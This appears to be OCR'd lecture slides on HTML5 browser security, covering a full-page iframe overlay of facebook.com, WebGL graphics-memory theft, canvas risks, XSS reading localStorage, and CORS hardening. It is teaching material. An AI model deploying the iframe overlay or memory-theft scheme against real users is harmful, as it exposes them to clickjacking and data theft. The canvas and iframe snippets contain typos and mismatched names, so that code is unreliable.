
```
<html>
<head><title></title></head>
<body>
        <iframe id="bottom" src="https://www.facebook.com/" width="1000“ height="3000">
<style type ="text/css">
         #bottom {position: absolute; top:0px; left: 0px; opacity: 1.0}
</body>
</html>
```

Simple HTML 5 Canvas Example

```
<canvas id=“rect”, width=500
height=300></canvas>

Function draw_rec()
{
  var canvas=
         document.getElementbyID(“rect”);
  var contex= canvas.getContext(“2d”);

  context.fillRec (50, 25, 100, 100);

}
```



Graphics Memory Stealing



1. Malicious Webserver serves code to the user's browser which enables WebGL
2. Another application on the computer uses the graphics card implicitly through desktop composition to draw a confidential document
3. Rendered window written to shared graphics memory
4. Due to small bug in WebGL implementation other application's window from shared graphics memory exposed to untrusted code
5. Malicious code sends back captured data to the malicious server

* https://www.contextis.com/blog/webgl-more-webgl-security-flaws (2011)

Canvas security issues

- Script gets access to low level API of graphic card
- Cycle stealing for DoS
- Memory stealing

- * To reduce the threat from this vector, we have patched Firefox to prompt before returning valid image data to the Canvas APIs.

* https://tor.stackexchange.com/questions/3283/html5-canvas-security-flaw

Local storage security issues


- Local storage
  - Lets a site save up data to a user's computer.
  - That data can be accessed using JavaScript from any other page on the same site.
  - Store and retrieve data based on named key

    Save *localStorage.SetItem(1, ‘something to store’);*

    Retrieve *var data = localStorage.getItem (1);*

- *Could be accessed by JavaScript in page*
- *XSS attacks can read / write local storage*

Cross-origin resource sharing



(Protocol, hostname, port)

- **Prior HTML 5**: Same origin policy. Script from A.com cannot access B.com
- **HTML 5**: Script from A.com can access B.com if B.com gives A.com permission

```
Access-Control-Allow-Origin: http://A.com
```

Cross-origin resource sharing security tips

- Whitelist trusted domains
- Origin header can be spoofed
- Not a substitute for authentication
- Don’t use *Access-Control-Allow-Origin* for entire domain
- Etc.

Before next lecture

- Security engineering book – pages 129-159